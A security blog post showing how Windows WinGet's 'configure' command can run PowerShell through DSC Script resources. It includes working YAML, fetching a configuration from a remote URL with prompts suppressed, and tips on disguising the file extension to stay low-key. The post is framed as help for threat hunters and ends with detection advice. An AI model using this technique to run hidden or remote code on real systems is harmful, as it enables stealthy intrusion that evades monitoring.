

LOLBIN / LOLBAS – WinGet execute PowerShell script

 [zerosalarium.com/2024/12/LOLBIN WinGet execute PowerShell script.html](https://zerosalarium.com/2024/12/LOLBIN%20WinGet%20execute%20PowerShell%20script.html)

Zero Salarium

December 28, 2024

I. Introduction

In this article, I will provide a brief overview of the Windows Package Manager - WinGet. Following that, I will demonstrate how to use WinGet as a transit station to execute living off the land PowerShell scripts.

I hope the information provided during the Proof of Concept (POC) demo will assist threat hunters in supplementing their rules for monitoring fileless attack techniques.

II. Detailed explanation

1. Some basic information

A. What is WinGet?

WinGet is a command-line tool created by Microsoft to facilitate the management of applications on Windows systems. It's designed to streamline the process of installing, upgrading, configuring, and removing software. The tool is part of the broader Windows Package Manager platform and aims to make the software management experience more efficient and user-friendly.

It's similar to package managers commonly used in Linux environments.

WinGet is built into Windows 10 (build 1709 or later), Windows 11, and Windows Server 2025. This means that you won't need to install WinGet to use this LoLBin.

B. Analyze the execution flow of WinGet

Below are the execution parameters of WinGet.

```

Windows Package Manager v1.9.25200
Copyright (c) Microsoft Corporation. All rights reserved.

The winget command line utility enables installing applications and other packages from the command line.

usage: winget [<command>] [<options>]

The following commands are available:
install      Installs the given package
show         Shows information about a package
source       Manage sources of packages
search       Find and show basic info of packages
list         Display installed packages
upgrade      Shows and performs available upgrades
uninstall    Uninstalls the given package
hash         Helper to hash installer files
validate     Validates a manifest file
settings     Open settings or set administrator settings
features     Shows the status of experimental features
export       Exports a list of the installed packages
import       Installs all the packages in a file
pin          Manage package pins
configure    Configures the system into a desired state
download     Downloads the installer from a given package
repair       Repairs the selected package

For more details on a specific command, pass it the help argument. [-?]

```

I will delve into the analysis of the "**configure**" parameter.

The WinGet configure command is used to apply configuration settings to your Windows system based on a specified configuration file. This feature allows you to automate the setup and configuration of applications and system settings, making it easier to standardize environments or replicate settings across multiple machines. [Additional details](#).

According to the documentation, the "**configure**" command will accept a WinGet Configuration file to make configuration changes as specified within it. These configuration files are in YAML-formatted. [Further data](#).

If you want to learn more in detail, Microsoft also provides [several sample configuration files](#).

From the sample files provided by Microsoft, I created a simplified file as follows.

```

1 properties:
2   resources:
3     - resource: Microsoft.Windows.Developer/WindowsExplorer
4       directives:
5         description: Modify Windows Explorer settings
6         allowPrerelease: true
7       settings:
8         FileExtensions: Hide # [KeepCurrentValue, Hide]
9         HiddenFiles: Hide # [KeepCurrentValue, Hide]
10        ItemCheckBoxes: Hide # [KeepCurrentValue, Hide]
11        RestartExplorer: True # Use caution when setting 'RestartExplorer:
12 configurationVersion: 0.2.0

```

YAML file change Explorer setting

You can test it yourself with the example file: [Test-cfg.yaml](#)

This file will adjust some configurations of Windows Explorer: File Extensions, Hidden Files, Item CheckBoxes, and restart Explorer.

To use the "**configure**" function, first run WinGet with the parameter "**winget configure –enable**" to enable it.

Then, provide WinGet with the configuration file just created.

```
winget configure -f "C:\Samples\winget\Test-cfg.yaml" --accept-configuration-agreements
```


Information about the parameters:

- -f: the path to the location of the configuration file in YAML format.
- --accept-configuration-agreements: Accepts the configuration warning, preventing an interactive prompt. This will be more convenient when you need to run the command as part of a script file.

After running, the results will be printed to the console.

```
C:\Users\John>winget configure -f "C:\Samples\winget\Test-cfg.yaml" --accept-configuration-agreements
Apply :: WindowsExplorer
Modify Windows Explorer settings
Module: Microsoft.WindowsDeveloper by Microsoft Corporation [Local]
OSC Resource for Windows
Settings:
RestartExplorer: true
FileExtensions: Hide
ItemCheckBoxes: Hide
HiddenFiles: Hide
You are responsible for understanding the configuration settings you are choosing to execute. Microsoft is not responsible for the configuration file you have authored or imported. This configuration may change settings in Windows, install software, change software settings (including security settings), and accept user agreements to third-party packages and services on your behalf. By running this configuration file, you acknowledge that you understand and agree to these resources and settings. Any applications installed are licensed to you by their owners. Microsoft is not responsible for, nor does it grant any licenses to, third-party packages or services.
Apply :: WindowsExplorer
Configuration successfully applied.
Configuration successfully applied.
```

The execution flow of WinGet creates the following processes.




Process	Description	Image Path	Life Time	Company	Own	Command	Start Time	End Time
vmtoolsd.exe (7908)	VMware SV...	C:\Windows...		VMware, Inc.	HOM...	"C:\Window...	12/25/2024 2...	...
vmtoolsd.exe (2944)	VMware To...	C:\Program...		VMware, Inc.	HOM...	"C:\Program...	12/25/2024 2...	...
msedge.exe (4264)	Microsoft E...	C:\Program...		Microsoft C...	HOM...	"C:\Program...	12/25/2024 2...	...
msedge.exe (7264)	Microsoft E...	C:\Program...		Microsoft C...	HOM...	"C:\Program...	12/25/2024 2...	...
msedge.exe (3424)	Microsoft E...	C:\Program...		Microsoft C...	HOM...	"C:\Program...	12/25/2024 2...	...
msedge.exe (3268)	Microsoft E...	C:\Program...		Microsoft C...	HOM...	"C:\Program...	12/25/2024 2...	...
msedge.exe (8496)	Microsoft E...	C:\Program...		Microsoft C...	HOM...	"C:\Program...	12/25/2024 2...	...
OneDrive.exe (8568)	Microsoft O...	C:\Users\Jo...		Microsoft C...	HOM...	"C:\Users\Jo...	12/25/2024 2...	...
notepad++.exe (4388)	Notepad++	C:\Program...		Dan HO dan	HOM...	"C:\Program...	12/25/2024 2...	...
cmd.exe (3044)	Windows C...	C:\WINDO...		Microsoft C...	HOM...	"C:\WINDO...	12/25/2024 2...	...
cmd.exe (7216)	Console Wi...	C:\WINDO...		Microsoft C...	HOM...	"C:\WINDO...	12/25/2024 2...	...
winget.exe (3100)	Console Wi...	C:\Program...		Microsoft C...	HOM...	winget conf...	12/25/2024 2...	12/25/2024
ConfigurationRemotingServer.exe (5000)		C:\Program...			HOM...	"C:\Program...	12/25/2024 2...	12/25/2024
Control.exe (8878)	Console Wi...	C:\WINDO...		Microsoft C...	HOM...	"C:\WINDO...	12/25/2024 2...	12/25/2024
taskkill.exe (8294)	Terminates ...	C:\WINDO...		Microsoft C...	HOM...	"C:\WINDO...	12/25/2024 2...	12/25/2024
explorer.exe (1792)	Windows Ex...	C:\WINDO...		Microsoft C...	HOM...	"C:\WINDO...	12/25/2024 2...	...
ProcessMonitor.exe (5888)	Process Mo...	C:\Users\Jo...		Sysinternals	HOM...	"C:\Users\Jo...	12/25/2024 2...	...

WinGet will run the program "**ConfigurationRemotingServer.exe**".

"**ConfigurationRemotingServer.exe**" will parse and execute the configuration requests contained in the received YAML file.

By monitoring the Registry, we will observe that the corresponding Values in the Explorer Key are being modified.



The screenshot shows the Process Monitor application with a list of processes. The 'ConfigurationRemotingServer.exe' process is highlighted, and its registry operations are visible in the bottom pane. The operations include setting and deleting registry values in the 'HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings' key.

File	Process Name	PID	Operation	Path	Result
1	ConfigurationRemotingServer.exe	1064	FileOpen	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Content Advisor\URLFiltering\URLFilteringURLs	Success
2	ConfigurationRemotingServer.exe	1064	FileOpen	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Content Advisor\URLFiltering\URLFilteringURLs	Success
3	ConfigurationRemotingServer.exe	1064	FileOpen	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Content Advisor\URLFiltering\URLFilteringURLs	Success
4	ConfigurationRemotingServer.exe	1064	FileOpen	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Content Advisor\URLFiltering\URLFilteringURLs	Success
5	ConfigurationRemotingServer.exe	1064	FileOpen	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Content Advisor\URLFiltering\URLFilteringURLs	Success
6	ConfigurationRemotingServer.exe	1064	FileOpen	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Content Advisor\URLFiltering\URLFilteringURLs	Success
7	ConfigurationRemotingServer.exe	1064	FileOpen	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Content Advisor\URLFiltering\URLFilteringURLs	Success
8	ConfigurationRemotingServer.exe	1064	FileOpen	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Content Advisor\URLFiltering\URLFilteringURLs	Success
9	ConfigurationRemotingServer.exe	1064	FileOpen	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Content Advisor\URLFiltering\URLFilteringURLs	Success
10	ConfigurationRemotingServer.exe	1064	FileOpen	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Content Advisor\URLFiltering\URLFilteringURLs	Success
11	ConfigurationRemotingServer.exe	1064	FileOpen	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Content Advisor\URLFiltering\URLFilteringURLs	Success
12	ConfigurationRemotingServer.exe	1064	FileOpen	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Content Advisor\URLFiltering\URLFilteringURLs	Success
13	ConfigurationRemotingServer.exe	1064	FileOpen	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Content Advisor\URLFiltering\URLFilteringURLs	Success
14	ConfigurationRemotingServer.exe	1064	FileOpen	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Content Advisor\URLFiltering\URLFilteringURLs	Success
15	ConfigurationRemotingServer.exe	1064	FileOpen	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Content Advisor\URLFiltering\URLFilteringURLs	Success
16	ConfigurationRemotingServer.exe	1064	FileOpen	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Content Advisor\URLFiltering\URLFilteringURLs	Success
17	ConfigurationRemotingServer.exe	1064	FileOpen	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Content Advisor\URLFiltering\URLFilteringURLs	Success
18	ConfigurationRemotingServer.exe	1064	FileOpen	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Content Advisor\URLFiltering\URLFilteringURLs	Success
19	ConfigurationRemotingServer.exe	1064	FileOpen	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Content Advisor\URLFiltering\URLFilteringURLs	Success
20	ConfigurationRemotingServer.exe	1064	FileOpen	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Content Advisor\URLFiltering\URLFilteringURLs	Success

2. Use WinGet to execute a PowerShell script

A. Use local YAML file

WinGet use PowerShell [Desired State Configuration](#) (DSC) to automate the configuration of your Windows operating system.

Among them, the resource "[Script](#)" catches my attention the most.

*"The Script resource enables you to write PowerShell code to get, test, and set a resource when a specific DSC resource isn't available. You must **provide the code for these methods**, handle all dependencies, and ensure your code is idempotent."*

After reviewing examples of how to create a YAML configuration file with the correct syntax, I was able to create a simple file as follows.

```

1 properties:
2   resources:
3     - resource: PSDscResources/Script
4       id: myAppConfig
5       directives:
6         description: Run Powershell Command
7         allowPrerelease: true
8       settings:
9         GetScript: |
10            #"state"
11         TestScript: |
12            return $false
13         SetScript: |
14            $logFile = "C:\Samples\winget\log.txt";
15            $host = Get-Host;
16            Set-Content $logFile $host;
17            $proc = Get-ExecutionPolicy
18            Add-Content $logFile -Value $proc;
19   configurationVersion: 0.2.0
20
21

```

You can download the file via the following link: [SimplePSScript.yaml](#)

WinGet will execute some PowerShell commands and log them into a log file. I use the method of logging to a file because when executed successfully, the results will not be displayed in the console.

With the value "**allowPrerelease**" set to "**true**," WinGet will download the DSC Resource if it is not already available on the machine.

The DSC Resources will be stored in the path:

"%LOCALAPPDATA%\Microsoft\WinGet\Configuration\Modules".

I will run with the configuration file above as follows.

```

winget configure --accept-configuration-agreements --disable-interactivity
-f "C:\Samples\winget\SimplePSScript.yaml"

```

In the above command, "**--accept-configuration-agreements**" and "**--disable-interactivity**" will help eliminate interruptions during execution that require waiting for input.

```

C:\Users\John>winget configure --accept-configuration-agreements --disable-interactivity -f "C:\Samples\winget\SimplePS
cript.yaml"
Apply :: Script [MyAppConfig]
  Run Powershell Command
  Module: PSDscResources by Microsoft Corporation [PSGallery]
  This module contains the standard DSC resources.
  Because PSDscResources overwrites in-box resources, it is only available for WMF 5.1. Many of the resource updates provi
ded here are also included in the xPSDesiredStateConfiguration module which is still compatible with WMF 4 and WMF 5 (th
ough that module is not supported and may be removed in the future).
  Settings:
    TestScript: return $false
    SetScript: $logFile = "C:\Samples\winget\log.txt";
$host = Get-Host;
Set-Content $logFile $host;
$proc = Get-ExecutionPolicy
Add-Content $logFile -Value $proc;
Get-Script: $"state"
You are responsible for understanding the configuration settings you are choosing to execute. Microsoft is not responsib
le for the configuration file you have authored or imported. This configuration may change settings in Windows, install
software, change software settings (including security settings), and accept user agreements to third-party packages and
services on your behalf. By running this configuration file, you acknowledge that you understand and agree to these re
sources and settings. Any applications installed are licensed to you by their owners. Microsoft is not responsible for,
nor does it grant any licenses to, third-party packages or services.
Apply :: Script [MyAppConfig]
  Configuration successfully applied.
Configuration successfully applied.

```

By checking the log file, we will obtain the results of the two commands "**Get-Host**" and "**Get-ExecutionPolicy**".

```

C:\Users\John>type C:\Samples\winget\log.txt
System.Management.Automation.Internal.Host.InternalHost
RemoteSigned

C:\Users\John>

```

With the information above, we know that WinGet uses the namespace "**System.Management.Automation**" to execute PowerShell scripts.

B. Use remote YAML file

With each run, having to upload the configuration file to the machine where it needs to be executed causes a lot of inconvenience. If it could automatically download and execute, it would be more convenient and stay low-key.

And fortunately, WinGet also accepts a web link as a YAML configuration file.

I will change the command used in the previous section to the following:

```

winget configure --accept-configuration-agreements --disable-interactivity
-f https://simplehost.demo/ps-script.txt

```

```
C:\Users\behavrdng> configure --accept-configuration-agreements --disable-Interactivity -f "https://aka.ms/wsf2022/sample-script.txt"
Apply !! Script [MyAppConfig]
Run PowerShell Command
Module: PSWinResources by Microsoft Corporation [Local]
https://github.com/PowerShell/PSWinResources
This module contains the standard WSC resources.
Because PSWinResources overwrites in-box resources, it is only available for WPF 5.1. Many of the resource updates provided here are also included in the sfxDesiredStateConfiguration module which is still compatible with WPF 4 and WPF 5 (though that module is not supported and may be removed in the future).
Settings:
SetScript: return $false
SetScript: SlogFile = "C:\Samples\wsc\log.txt";
Show = Get-Host;
Set-Content SlogFile $host;
$proc = Get-ExecutionPolicy
Add-Content SlogFile -Value $proc;
SetScript: $"state"
You are responsible for understanding the configuration settings you are choosing to execute. Microsoft is not responsible for the configuration file you have authored or imported. This configuration may change settings in Windows, install software, change software settings (including security settings), and accept user agreements to third-party packages and services on your behalf. By running this configuration file, you acknowledge that you understand and agree to these resources and settings. Any applications installed are licensed to you by their owners. Microsoft is not responsible for, nor does it grant any licenses to, third-party packages or services.
Apply !! Script [MyAppConfig]
Configuration successfully applied.
Configuration successfully applied.
```

Winget will automatically download the configuration file to its web cache folder. It will then execute this configuration file.

You can see that the file extension doesn't necessarily have to be `.yaml`. You can use file extensions like `.txt` or `.jpg` to blend into the background.

[illegible]

And of course, since it uses the namespace "**System.Management.Automation**," Antimalware Scan Interface (AMSI) will be involved in the process.

Configure	9128	CreateFile	C:\Program Files\WindowsApps\Microsoft DesktopAppInstaller_1.24.25200.0_x-ww_8wekyb3d8bbwe\amsi.dll
Configure	9128	CreateFile	C:\Program Files\WindowsApps\Microsoft DesktopAppInstaller_1.24.25200.0_x-ww_8wekyb3d8bbwe\amsi.dll
Configure	9128	CreateFile	C:\Program Files\WindowsApps\Microsoft UI.Xaml.2.8_8.2018.20001.0_x-ww_8wekyb3d8bbwe\amsi.dll
Configure	9128	CreateFile	C:\Program Files\WindowsApps\Microsoft.VCLibs.140.00.UWPDesktop_14.0.107718.0_x-ww_8wekyb3d8bbwe\amsi.dll
Configure	9128	CreateFile	C:\Windows\System32\amsi.dll
Configure	9128	QueryDirectory	C:\Windows\System32\amsi.dll
Configure	9128	CreateFile	C:\Windows\System32\amsi.dll
Configure	9128	CreateFile	C:\Windows\System32\amsi.dll
Configure	9128	CreateFileMap	C:\Windows\System32\amsi.dll
Configure	9128	CreateFileMap	C:\Windows\System32\amsi.dll
Configure	9128	QuerySecurityFile	C:\Windows\System32\amsi.dll
Configure	9128	FileSystemControl	C:\Windows\System32\amsi.dll
Configure	9128	CreateFile	C:\Windows\System32\amsi.dll
Configure	9128	QueryNameInfo	C:\Windows\System32\amsi.dll

III. Conclusion

The creators of fileless malware are always searching for and using living-off-the-land binaries (lolbins) to fly under the radar on the victims' systems.

Fileless attacks are becoming increasingly common and sophisticated, which requires us to continuously supplement our monitoring and detection techniques and methods.

Winget is a tool available on Windows, intended to facilitate software management. However, it can also be exploited to execute malicious PowerShell code without the need to use powershell.exe, a program that is always closely monitored.

Winget uses configuration files in YAML format, and these files can not only be read from the local drive but can also be directly retrieved from the Internet.

As a threat hunter, you should keep an eye on Winget and its child processes (**ConfigurationRemotingServer.exe**), along with the event logs from AMSI.

Author of the article: [@Two Seven One Three](#)